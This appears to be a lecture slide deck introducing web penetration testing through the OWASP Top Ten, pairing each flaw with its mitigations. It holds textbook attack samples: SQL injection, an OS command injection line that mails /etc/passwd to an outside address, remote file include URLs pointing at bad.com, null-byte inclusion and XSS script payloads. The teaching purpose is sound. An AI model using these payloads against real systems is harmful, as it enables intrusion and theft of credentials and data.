

Introduction to Web penetration testing

## **TYPICAL WEB VULNERABILITIES**



OWASP

# Top Ten

- **OWASP** (Open Web Application Security Project)

Top Ten flaws [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)

- **A1 Injection**
- **A2 Broken Authentication**
- **A3 Sensitive Data Exposure**
- **A4 XML External Entities (XXE)**
- **A5 Broken Access Control**
- **A6 Security Misconfiguration**
- **A7 Cross-Site Scripting (XSS)**
- **A8 Insecure Deserialization**
- **A9 Using Components with Known Vulnerabilities**
- **A10 Insufficient Logging and Monitoring**

# A1: Injection flaws

- Executing code provided (injected) by attacker

- SQL injection

```
select count(*) from users where name = '$name'  
and pwd = 'anything' or 'x' = 'x';
```


- OS command injection

```
cat confirmation.txt | mail me@fake.com;  
cat /etc/passwd      | mail me@real.com
```

- LDAP, XPath, SSI injection etc.

- Solutions:

- **validate** user input



- **escape** values (use escape functions)

- use **parameterized queries** (SQL)

- enforce **least privilege** when accessing a DB, OS etc.

# Similar to A1: Malicious file execution

- Remote, hostile content provided by the attacker is included, processed or invoked by the web server
- **Remote file include** (RFI) and **Local file include** attacks:

```
include($_GET["page"] . ".php");
```

http://site.com/?page=home

```
L> include("home.php");
```

http://site.com/?page=http://bad.com/exploit.txt?

```
L> include("http://bad.com/exploit.txt?.php");
```

http://site.com/?page=C:\ftp\upload\exploit.png%00

```
L> include("C:\ftp\upload\exploit.png");
```

- Solution: **validate** input, **harden** PHP config

string ends at  
%00, so .php  
not added 4

# A2: Broken authn & session mgmt

- Understand **session hijacking** techniques, e.g.:
  - session fixation (attacker sets victim's session id)
  - stealing session id: eavesdropping (if not https), XSS
- **Trust the solution offered** by the platform / language
  - and follow its recommendations (for code, configuration etc.)
- **Additionally:**
  - generate new session ID on login (do not reuse old ones)
  - use cookies for storing session id
  - set session timeout and provide logout possibility
  - consider enabling “same IP” policy (not always possible)
  - check referer (previous URL), user agent (browser version)
  - require https (at least for the login / password transfer)

# A5: Broken Access Control

- Missing access control for privileged actions:

`http://site.com/admin/` (authorization required)

`http://site.com/admin/adduser?name=X` (accessible)

- ... when accessing files:

`http://corp.com/internal/salaries.xls`

`http://me.net/No/One/Will/Guess/82534/me.jpg`

- ... when accessing objects or data

`http://shop.com/cart?id=413246` (your cart)

`http://shop.com/cart?id=123456` (someone else's cart ?)

- Solution

- add missing authorization 😊

- don't rely on security by obscurity – it will not work!

# A7: Cross-site scripting (XSS)

- **Cross-site scripting (XSS) vulnerability**
  - an application takes user input and sends it to a Web browser without validation or encoding
  - attacker can execute JavaScript code in the victim's browser
  - to hijack user sessions, deface web sites etc.
- **Reflected XSS – value returned immediately to the browser**  
`http://site.com/search?q=abc`  
`http://site.com/search?q=<script>alert("XSS");</script>`
- **Persistent XSS – value stored and reused (all visitors affected)**  
`http://site.com/add_comment?txt=Great!`  
`http://site.com/add_comment?txt=<script>...</script>`
- **Solution: validate** user input, **encode** HTML output

# Cross-site request forgery

- **Cross-site request forgery (CSRF)** – a scenario
  - Alice logs in at bank.com, and forgets to log out
  - Alice then visits a evil.com (or just webforums.com), with:  

```

```
  - Alice's browser wants to display the image, so sends a request to bank.com, without Alice's consent
  - if Alice is still logged in, then bank.com accepts the request and performs the action, transparently for Alice (!)
- There is **no simple solution**, but the following can help:
  - expire early user sessions, encourage users to log out
  - use “double submit” cookies and/or secret hidden fields
- ... or just use **CSRF defenses provided by a web framework**

# Client-server – no trust

- Don't trust your client
  - HTTP response header fields like referrer, cookies etc.
  - HTTP query string values (from hidden fields or explicit links)
  - e.g. `<input type="hidden" name="price" value="299">` in an online shop can (and will!) be abused
- Security on the client side doesn't work (and cannot)
  - don't rely on the client to perform security checks (validation etc.)
  - e.g. `<input type="text" maxlength="20">` is not enough
  - authentication should be done on the server side, not by the client
  - Do all security-related checks on the server

# Online web security challenges/courses

- Google Gruyere

<https://google-gruyere.appspot.com/>



- OWASP Juice Shop

[https://www.owasp.org/index.php/OWASP Juice Shop Project](https://www.owasp.org/index.php/OWASP_Juice_Shop_Project)

<https://github.com/bkimminich/juice-shop>

<https://juice-shop.herokuapp.com>



- Damn Vulnerable Web Application

<http://dvwa.co.uk/>



# Final words

- Don't assume; try!
  - “*What if I change this value?*”
- The browser is yours
  - you *can* bypass client-side checks, manipulate data, alter or inject requests sent to the server etc.
  - ... and you *should* 😊
- Build a **security mindset**
  - think not how systems work, but how they can break
  - [https://www.schneier.com/blog/archives/2008/03/the\\_security\\_mi\\_1.html](https://www.schneier.com/blog/archives/2008/03/the_security_mi_1.html)